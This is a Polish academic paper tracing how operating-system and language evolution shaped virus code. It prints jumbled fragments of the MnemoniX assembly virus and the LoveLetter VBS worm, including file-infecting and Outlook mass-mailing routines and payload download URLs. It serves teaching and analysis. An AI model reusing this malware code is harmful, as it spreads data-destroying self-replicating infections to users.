

EWOLUCJA SYSTEMÓW OPERACYJNYCH, JĘZYKÓW PROGRAMOWANIA A KOD VIRUSÓW

Marcin Sobczak

Uniwersytet Kazimierza Wielkiego
Instytut Mechaniki i Informatyki Stosowanej
ul. Chodkiewicza 30, 85-064 Bydgoszcz
e-mail: marsobczak@gmail.com

Łukasz Apiecionek

Uniwersytet Kazimierza Wielkiego
Instytut Techniki
ul. Chodkiewicza 30/p.215, 85-064 Bydgoszcz
e-mail: lukasz.apiecionek@ukw.edu.pl

Streszczenie: Wirusy komputerowe mają obecnie wpływ na działanie wielu systemów, tak samo jak wirusy biologiczne na organizm człowieka. Można znaleźć podobieństwa w działaniu virusów komputerowych do biologicznym w wielu aspektach ich działania. Rozwój systemów operacyjnych, funkcji jakie dostarczają, spowodował również ewolucję virusów. Zarażają obecnie różne elementy systemu i są przenoszone za pomocą innych mechanizmów. Zastosowane mechanizmy w systemach operacyjnych jak i rozwój języków programowania spowodował, że pisanie virusów, czy uciążliwych programów stało się prostsze, a stosowanie mechanizmów zabezpieczeń w systemie jest obecnie konieczne. W niniejszym artykule autorzy na bazie dwóch przykładowych kodów virusów przedstawiają ich ewolucję oraz analizują wpływ ewolucji systemów operacyjnych na ich sposoby infekcji.

Słowa kluczowe: bezpieczeństwo systemów operacyjnych, kod źródłowy virusów, języki programowania

Operation systems and programming languages evolution impact on Virus source code

Abstrakt: Computer viruses are currently affecting the operation of multiple systems, as well as biological viruses on the human body. There are many similarities in the operation of a biological and computer viruses in many aspects of their operation. The development of operating systems, functions that they provide, has also led to the evolution of computer viruses. They infect currently various elements of the system and are moved by other mechanisms. Mechanisms used in operating systems and the development of programming languages meant that writing computer viruses or trojans programs has become easier, and the use of security mechanisms in the system is now necessary. In this article the authors on the basis of two examples of viruses source codes show their evolution and analyze the impact of the evolution of operating systems on their modes of infection.

Słowa kluczowe: operation system security, viruse source code, programming languages

1. WSTĘP

Wirusy komputerowe mają obecnie wpływ na działanie wielu systemów, tak samo jak wirusy biologiczne na organizm człowieka. Podobieństwa w działaniu virusów

komputerowych do biologicznym można znaleźć w wielu miejscach. Jednym z nich jest na pewno fakt, że skutki ich działania mogą się uaktywnić w niespodziewanym momencie. Kolejnym czynnikiem upodabniającym jest mechanizm mnożenia. Zarażony program zaraża kolejne pliki wykonywalne. Autorzy pamiętają czasy, kiedy po wykryciu virusa trzeba było sprawdzać dyskiety liczone w

setkach sztuk aby go usunąć, gdyż program antywirusowy nie działał w systemie równoległe do wykonywanej pracy. Rozwój systemów operacyjnych, funkcji jakie dostarczają, spowodował również ewolucję virusów. Zarażają obecnie różne elementy systemu i są przenoszone za pomocą innych mechanizmów. Zastosowane mechanizmy w systemach operacyjnych jak i rozwój języków programowania spowodował, że pisanie virusów, czy uciążliwych programów stało się prostsze, a stosowanie mechanizmów zabezpieczeń w systemie jest obecnie konieczne. W niniejszym artykule autorzy na bazie przykładowych kodów virusów przedstawiają wpływ ewolucji systemów operacyjnych i języków programowania na kody źródłowe virusów. Artykuł posiada następujący układ: w sekcji II zawarto informacje ogólne o virusach komputerowych, w sekcji III przedstawiono przykład kodu wirusa w języku Asembler. W sekcji IV przedstawiono fragment kodu wirusa napisane w języku Visual Basic. Sekcja V zawiera opis ewolucji systemów operacyjnych i ich wpływ na kod źródłowy virusów. Ostatnim elementem artykułu są wnioski z przeprowadzonych analiz.

2. WIRUS KOMPUTEROWY – INFORMACJE OGÓLNE

Wirus komputerowy [1] – program komputerowy, posiadający zdolność replikacji, tak jak prawdziwy wirus, stąd jego nazwa. Wirus do swojego działania potrzebuje i wykorzystuje system operacyjny, aplikacje oraz zachowanie użytkownika komputera.

Wirusy można podzielić na wiele kategorii, jedna z nich jest podział ze względu na infekowany obiekt. Tak więc wyróżniamy wirusy plikowe, dyskowe, skryptowe oraz wirusy telefonów komórkowych. Przykładem wirusa skryptowego jest LoveLetter opisany w sekcji IV.


Kod wirusa może być dołączony do aplikacji, a więc zostaje on aktywowany wraz z uruchomieniem programu i tym sposobem infekuje kolejne pliki.

Rys. 1 Aktywacja wirusa przez użytkownika

Wirusy mogą również zainfekować boot sektory dysku twardego, a więc uruchamiane są bezpośrednio po załadowaniu systemu operacyjnego. Istnieje także możliwość podmienienia plików z rejestrami, tak aby

zainfekowana aplikacja uruchamiała się automatycznie zaraz po ‘wstaniu’ systemu.

Rys. 2 Aktywacja wirusa po załadowaniu systemu

3. KOD PISANY W JĘZYKU ASEMBLER

Język Asembler był pierwotnym językiem pisania programów dla procesorów. Jest to język niskiego poziomu, w którym poleceniom odpowiada zazwyczaj jeden rozkaz procesora. W związku z tym, język ten może nieznacznie odbiegać w zależności od typu procesora i rozkazów, które dostarcza. Zaletą stosowania tego języka jest bardzo duża kontrola programisty nad wykonywanym kodem, co za tym idzie: kod może być wykonywany bardzo szybko, a programista może go samodzielnie optymalizować. Zmienne przechowywane są w pamięci, a programista decyduje co sobą reprezentują. Takie podejście pozwala na stosowanie zmiennych o dowolnej wielkości. Niestety, chęć stosowania tego języka powoduje konieczność posiadania dużej wiedzy. Programowanie z użyciem Asembler'a w przypadku komputerów osobistych rodziny x86 wymaga znajomości funkcji BIOS, które wywołuje się w celu wykonania określonych zadań. W celu optymalizacji kodu, często w językach programowania wyższych rzędów, stosuje się właśnie kod pisany w języku Asembler.

Jednym z virusów napisanych w Asemblerze dla systemu operacyjnego DOS był MnemoniX. Program działa w pamięci i zaraża pliki COM. Program potrafi ukryć swoją obecność poprzez zaszyfrowanie kodu losowymi wartościami i naprawienie nagłówek programu. Fragment kodu wraz z opisem znajduje się w tabeli.

Tabela 1. Fragment kodu wirusa MnemoniX [2]

Kod źródłowy:			
; przerwanie 21, szukaj plików, otwórz, przeczytaj, przenieś się na koniec pliku			
int_21:	pushf		
	call	dword ptr cs:[old_int_21]	
	ret		
new_int_21:	cmp	ax, 30F4h	;
test obecności w pamięci?	je	test_pass	;
test zdany	cmp	ax, 4B00h	;

plik wykonywalny?	jne	stealth	
	jmp	execute	;
tak, zainfekuj			
stealth:			
katalog ukrycia	cmp	ah,11h	;
	je	dir_stealth_1	
	cmp	ah,12h	
	je	dir_stealth_1	
	cmp	ah,4Eh	;
więcej katalogów ukrycia	je	dir_stealth_2	
	cmp	ah,4Fh	
	je	dir_stealth_2	
int_21_exit:			
dane nieważne	db	0EAh	;
old_int_21	dd	0	
test_pass:			
pobierz wersję systemu	call	int_21	;
daj sygnał poprawności	mov	bx,PONG	;
	iret		
dir_stealth_1:			
przeszukaj katalog	call	int_21	;
	cmp	al,-1	;
nie ma więcej plików?	jne	check_file	
	iret		;
nie ma, pomiń			
check_file:	push	ax bx es	;
sprawdź plik do zainfekowania	mov	ah,2Fh	
	int	21h	
	cmp	byte ptr es:[bx],-1	;
sprawdź rozszerzone FCB	jne	no_ext_FCB	
	add	bx,7	
no_ext_FCB:	cmp	word ptr es:[bx + 9], 'OC'	
	jne	fixed	;
to nie jest plik .COM, zostaw			
	mov	ax,word ptr es:[bx + 17h]	
	and	al,31	;
sprawdź drugi plik	cmp	al,26	;
sprawdź czy zainfekowany	jne	fixed	
	sub	word ptr es:[bx +	

1Dh],VIRUS_SIZE + HEADER_SIZE	sbb	word ptr es:[bx + 1Fh],0	
fixed:	pop	es bx ax	
	iret		
dir_stealth_2:	call	int_21	;
poszukaj pliku	jnc	check_file_2	;
jeśli znalazłeś, to wykonaj zadanie	retf	2	;
nie ma, zostaw ten katalog			
check_file_2:	push	ax bx si es	
	mov	ah,2Fh	;
poszukaj DTA	int	21h	
	xor	si,si	;
sprawdź czy jest to plik .COM			
find_ext:	cmp	byte ptr es:[bx + si], '.'	
	je	found_ext	
	inc	si	
	jmp	find_ext	
found_ext:	cmp	word ptr es:[bx + si +	
	jne	fixed_2	;
jeśli nie jest to plik .COM to go pomiń			
	mov	ax,word ptr es:[bx + 16h]	
	and	al,31	;
sprawdź znacznik infekcji	cmp	al,26	
	jne	fixed_2	;
nie znaleziono, pomiń			
	sub	word ptr es:[bx +	
	sbb	word ptr es:[bx + 1Ch],0	
fixed_2:	pop	es si bx ax	;
wykonane	clc		
	retf	2	
execute:	push	ax bx cx dx di ds es	;
plik wykonany, sprawdź			;
jeśli nie jest zainfekowany	mov	ax,3D00h	;
jeśli plik do infekcji to zainfekuj	call	int_21	
	jnc	read_header	
	jmp	exec_exit	;

Jak można zauważyć w tabeli z fragmentem kodu wirusa, zastosowane komendy wymagają dużej wiedzy programistycznej. Przeszukiwanie katalogu i wybór pliku

wymaga znajomości funkcji systemowych. Programista jednak w pełni kontroluje wielkość otrzymanego kodu, co nie jest bez znaczenia w przypadku wirusa. Otrzymany kod można odpowiednio zmodyfikować i ukryć przed potencjalnym programem antywirusowym.

4. KOD PISANY W JĘZYKU VISUAL BASIC

W ramach rodziny języków Visual Basic, firma Microsoft stworzyła język Visual Basic Scripting Edition (VBS), który jest językiem skryptowym. Język ten jest domyślnym językiem używanym w ramach Active Server Page. Oznacza to, że wirusy napisane w tym języku mogą być uruchamiane przez przeglądarkę Internet Explorer [3]. Jednym z wirusów napisanych w języku VBS jest LoveLetter. Program uruchomiony w Internet Explorerze zmienia rejestry systemu Windows i rozprzestrzenia się poprzez wysłanie emailu do użytkowników znajdujących się w książce systemowej. Fragment kodu wirusa został przedstawiony w tabeli 2.

Tabela 2. Fragment kodu wirusa LoveLetter [4]

Kod źródłowy:
<pre> On Error Resume Next dim fso, dirsistem, dirwin, dirtemp, eq, ctr, file, vbscopy, dow eq="" ctr=0 set fso = CreateObject("Scripting.FileSystemObject") set file = fso.OpenTextFile(WScript.ScriptFullName, 1) vbscopy=file.ReadAll main() sub main() On Error Resume Next dim wscr, rr set wscr=CreateObject("WScript.Shell") zmiana wartości w rejestrze odnośnie ustawień uruchamiania skryptów rr=wscr.RegRead("HKEY_CURRENT_USER\Software\Microsoft\Windows Scripting Host\Settings\Timeout") if (rr>=1) then wscr.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\Windows Scripting Host\Settings\Timeout", 0, "REG_DWORD" end if Set dirwin = fso.GetSpecialFolder(0) Set dirsistem = fso.GetSpecialFolder(1) Set dirtemp = fso.GetSpecialFolder(2) Set c = fso.GetFile(WScript.ScriptFullName) c.Copy(dirsistem&"\MSKernel32.vbs") download=regget("HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Download Directory") if (download="") then download="c:\\" end if </pre>

```

if (fileexist(dirsistem&"\WinFAT32.exe")=1)
then
Randomize
num = Int((4 * Rnd) + 1)
losowe zmiany strony startowej przeglądarki
if num = 1 then
regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start
Page", "http://www.skyinet.net/~youngls/HJKhjnwe rhjxcvtywertnMTFwetrdsfm hPnjw6587345gvsdf7679njbvYT/WIN-BUGSFIX.exe"
elseif num = 2 then
regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start
Page", "http://www.skyinet.net/~angelcat/skladjflfdjghKJnwetryDGFikjUIyqw erWe546786324hjk4jnHHGbvbmKLJKjhkqj4w/WIN-BUGSFIX.exe"
elseif num = 3 then
regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start
Page", "http://www.skyinet.net/~koichi/jf6TRjkcB GRpGgaq198vbFV5hfFEkbopBd QZnmPOhfgER67b3VbvG/WIN-BUGSFIX.exe"
infekcja plików na dysku
sub listadriv
On Error Resume Next
Dim d, dc, s
Set dc = fso.Drives
For Each d in dc
If d.DriveType = 2 or d.DriveType=3 Then
folderlist(d.path&"\")
end if
Next
listadriv = s
end sub
sub infectfiles(folderspec)
On Error Resume Next
dim f, fl, fc, ext, ap, mircfname, s, bname, mp3
set f = fso.GetFolder(folderspec)
set fc = f.Files
for each fl in fc
ext=fso.GetExtensionName(fl.path)
ext=lcase(ext)
s=lcase(fl.name)
if (ext="vbs") or (ext="vbe") then
set ap=fso.OpenTextFile(fl.path, 2, true)
ap.write vbscopy
ap.close
elseif(ext="js") or (ext="jse") or (ext="css") or (ext="wsh") or (ext="sct") or (ext="hta")
then
set ap=fso.OpenTextFile(fl.path, 2, true)
ap.write vbscopy
ap.close
bname=fso.GetBaseName(fl.path)
set cop=fso.GetFile(fl.path)
cop.copy(folderspec&"\ "&bname&".vbs")
fso.DeleteFile(fl.path)
elseif(ext="jpg") or (ext="jpeg") then
set ap=fso.OpenTextFile(fl.path, 2, true)
ap.write vbscopy

```

```
ap.close
set cop=fso.GetFile(f1.path)
cop.copy(f1.path&".vbs")
fso.DeleteFile(f1.path)
elseif(ext="mp3") or (ext="mp2") then
set mp3=fso.CreateTextFile(f1.path&".vbs")
mp3.write vbscopy
mp3.close
set att=fso.GetFile(f1.path)
att.attributes=att.attributes+2
end if

rozsyłanie virusa poprzez email
sub spreadtoemail()
On Error Resume Next
dim
x,a,ctrlists,ctrentries,malead,b,regedit,regv,r
egad
set regedit=CreateObject("WScript.Shell")
set
wykorzystanie Microsoft Outlook do wysyłania emaili
out=WScript.CreateObject("Outlook.Application")
set mapi=out.GetNameSpace("MAPI")
for ctrlists=1 to mapi.AddressLists.Count
set a=mapi.AddressLists(ctrlists)
x=1
wczytanie książki adresowej
regv=regedit.RegRead("HKEY_CURRENT_USER\Softwar
e\Microsoft\WAB\"&a) if (regv="") then
regv=1
end if
if (int(a.AddressEntries.Count)>int(regv))
then
for ctrentries=1 to a.AddressEntries.Count
malead=a.AddressEntries(x)
regad=""
tworzenie emaila
regad=regedit.RegRead("HKEY_CURRENT_USER\Softwa
re\Microsoft\WAB\"&malead )
if (regad="") then
set male=out.CreateItem(0)
male.Recipients.Add(malead)
male.Subject = "ILOVEYOU"
male.Body = vbcrLf&"kindly check the attached
LOVELETTER coming from me."
male.Attachments.Add(dirsystem&"\LOVE-LETTER-
FOR-YOU.TXT.vbs") male.Send
regedit.RegWrite

"HKEY_CURRENT_USER\Software\Microsoft\WAB\"&mal
ead,1,"REG_DWORD" end if
x=x+1
next
regedit.RegWrite

"HKEY_CURRENT_USER\Software\Microsoft\WAB\"&a,a
.AddressEntries.Count else
regedit.RegWrite

"HKEY_CURRENT_USER\Software\Microsoft\WAB\"&a,a
.AddressEntries.Count end if
next
Set out=Nothing
```

```
Set mapi=Nothing
end sub
sub html
On Error Resume Next
dim
lines,n,dta1,dta2,dt1,dt2,dt3,dt4,l1,dt5,dt6
dta1="<HTML><HEAD><TITLE>LOVELETTER - HTML<?-
?TITLE><META NAME=@-@Generator@-@ CONTENT=@-
@BAROK VBS -
```

Kod wirusa LoveLetter jest o wiele prostszy w analizie, co jest zasługą języka skryptowego. Dostarczane funkcje VBS pozwalają na przeszukiwanie dysków, katalogów i plików. Otwieranie i modyfikacja plików również jest stosunkowo prosta. Nawet dotarcie do skrzynki adresowej i rozesłanie emaili jest łatwe do realizacji. Wadą rozwiązania jest konieczność interpretacji języka poprzez środowisko uruchamiania skryptów. Zabezpieczenie tego środowiska uniemożliwi atak na system.

5. EWOLUCJA SYSTEMÓW OPERACYJNYCH

W sytuacji obecnej najczęściej używanymi systemami są systemy firmy Microsoft. W skład tych systemów wchodzi systemy dla stacji klienckich jak i serwerowych. Ich wspólnym mianownikiem są możliwości programowania, a co za tym idzie tworzenia dedykowanych virusów. W starszych wersjach systemów, jak MS DOS, wirusy najczęściej były pisane w języku Asembler. Celem ich pracy było zarażanie plików poprzez rezydowanie w pamięci operacyjnej. Często dodawały się do sektora startowego dysków twardych i w ten sposób gwarantowały swoje uruchomienie. Od systemów Windows [5] uruchamianie virusów stało się prostsze z kilku względów. Pierwszym z nich jest możliwość pracy równoległej. Programy mogły się uruchamiać w kilku instancjach i wzajemnie kontrolować swoją pracę. Wyłączenie jednego powodowało uruchomienie kilku kolejnych instancji przez instancje już pracujące. Drugą opcją uruchamianie programów było dodawanie się ich do rejestrów w miejscach uruchamiania aplikacji np. w kluczach zawierających listę aplikacji do uruchomienia po starcie systemu. System włącza więc szkodliwe aplikacje automatycznie po swoim starcie. Trzecią możliwą opcją jest uruchamianie się poprzez wykorzystanie języków skryptowych lub powłoki shell systemu. Języki skryptowe uruchamiane w przeglądarkach były świetnym rozwiązaniem. Uruchomienie aplikacji nie wymagało jej instalowania. Pobrana aplikacja uruchamiana

w przeglądarce pozwalała na pracę w systemie np. banku. Jednak możliwości, które się przez to otworzyły pozwoliły na powstanie szkodliwych aplikacji, jak np. prezentowany LoveLetter, który w prosty sposób jest w stanie zmodyfikować system i dalej się rozprzestrzeniać. Powłoka shell jest również zbiorem funkcji o dużych możliwościach ingerencji w system operacyjny. Za jej pomocą można stworzyć w prosty sposób aplikacje od uciążliwych zmieniających ustawienia klawisza CAPS LOCK, do bardzo skomplikowanych potrafiących zablokować system. Rozwój systemów operacyjnych przyniósł więc nowe możliwości pracy użytkownika, ale jednocześnie otworzył dostęp dla programistów oprogramowania szkodliwego jak wirusy.

Kwestie bezpieczeństwa systemów poruszył także Microsoft w swoich systemach Windows. Ewolucja jest widoczna [6] począwszy od wersji XP gdzie wprowadzono centrum zabezpieczeń systemu Windows oraz nową zaporę systemu Windows, poprzez Windowsa Viwę, gdzie zaimplementowano kontrolę konta użytkownika.

W kwestii bezpieczeństwa coraz częstsza praktyką jest tzw. wirtualizacja [7]. W uproszczeniu można powiedzieć, że jest to uzyskanie logicznych zasobów przez abstrakcję zasobów fizycznych. Aby w pełni korzystać z mechanizmu wirtualizacji należy zainstalować wirtualną maszynę (np. VirtualBox, VMWare). Takie podejście z pewnością pozwala zwiększyć bezpieczeństwo systemu i uchronić przed rozprzestrzenianiem się wirusów. Dzięki odseparowaniu przestrzeni dyskowej oraz pamięci operacyjnej wirus ma ograniczone pole działania.

6. PODSUMOWANIE I WNIOSKI

W niniejszym artykule przedstawiono dwa wybrane fragmenty kodów wirusów. Kody zostały stworzone w języku Asemblera i VBS. Ich czytelność i stopień skomplikowania jest znacznie różny. Jest to spowodowane faktem ewolucji systemów operacyjnych. Nowe funkcje tychże systemów stworzyły warunki i nowe furtki dla złośliwego oprogramowania jakim są wirusy. Stworzenie złośliwego oprogramowania jest dzisiaj o wiele łatwiejsze, a mnogość funkcji dostarcza nowe możliwości infekcji systemu. Dlatego nieodzownym elementem systemów operacyjnych jest dzisiaj oprogramowanie antywirusowe, które musi być nieustannie aktualizowane. Jednak żadne oprogramowanie antywirusowe nie zapewni użytkownikowi ochrony danych zgromadzonych na dysku, gdy ten nie będzie przestrzegał podstawowych zasad bezpieczeństwa. Ważne jest, aby dane zabezpieczać odpowiednim hasłem. Jest to niezmiernie istotną częścią profilaktyki, gdyż można

w ten sposób nie tylko zabezpieczyć swoje dane na dysku, ale także uniknąć np. włamań na serwer [8]. Jednak nie cała odpowiedzialność spoczywa na użytkowniku, gdyż istotną część zabezpieczeń powinien wykonać programista. Dlatego też hasła gromadzone w bazie danych powinny być odpowiednio 'zaszyfrowane'. Do tego celu można wykorzystać istniejące funkcje haszujące (MD5, SHA1), które wygenerują ciąg znaków (odpowiednio 128 i 160 bitów), który nie jest tak czytelny jak jawne hasło, lub wykorzystać inny algorytm zabezpieczający. Z pewnością pozwoli to uniknąć takich kompromitacji jak w przypadku Allegro[9]. Mimo, iż funkcja haszująca jest nieodwracalna, ważne jest aby użytkownik posiadał odpowiednio 'bezpieczne' hasło (min 8 znaków, znaki specjalne), gdyż istnieje wiele stron [10], które mają zgromadzone hasze i porównują je z już istniejącymi.

Obecnie wirusy mogą mieć wpływ nie tylko na działanie systemu komputerowego. Wykorzystanie drukarek 3D do wykonania fragmentów konstrukcji może zostać zablokowane poprzez działanie wirusa i modyfikację wykonania elementu, co może się ujawnić np. dopiero po wykonaniu całego urządzenia.

LITERATURA

1. http://pl.wikipedia.org/wiki/Wirus_komputerowy, dostęp 2015.01.07
2. <http://vxheaven.org/src.php>, dostęp 2014.12.30
3. <http://www.w3schools.com/vbscript/>, dostęp 2014.12.31
4. <http://www.cexx.org/loveletter.htm>, dostęp 2014.12.31
5. S. McClure, J. Scambray, G. Kurtz, Hackinh Exposed Network Security Secrets & Solutions, Fifth Edition, McGraw-Hill/Osborne, California 2005
6. http://pl.wikipedia.org/wiki/Historia_system%C3%B3w_Microsoft_Windows, dostęp 2015.01.08
7. <http://pl.wikipedia.org/wiki/Wirtualizacja>, dostęp 2015.01.08
8. <http://freeisoft.pl/2012/01/atak-na-strone-premiera-wykradziono-haslo-admina-i-wrzuciono-film/>, dostęp 2015.01.07
9. <http://gadzetomania.pl/17432,allegro-dalo-ciala-hasla-uzytownikow-widoczne-dla-kazdego>, dostęp 2015.01.07
10. <https://isc.sans.edu/tools/reversehash.html>, dostęp 2015.01.07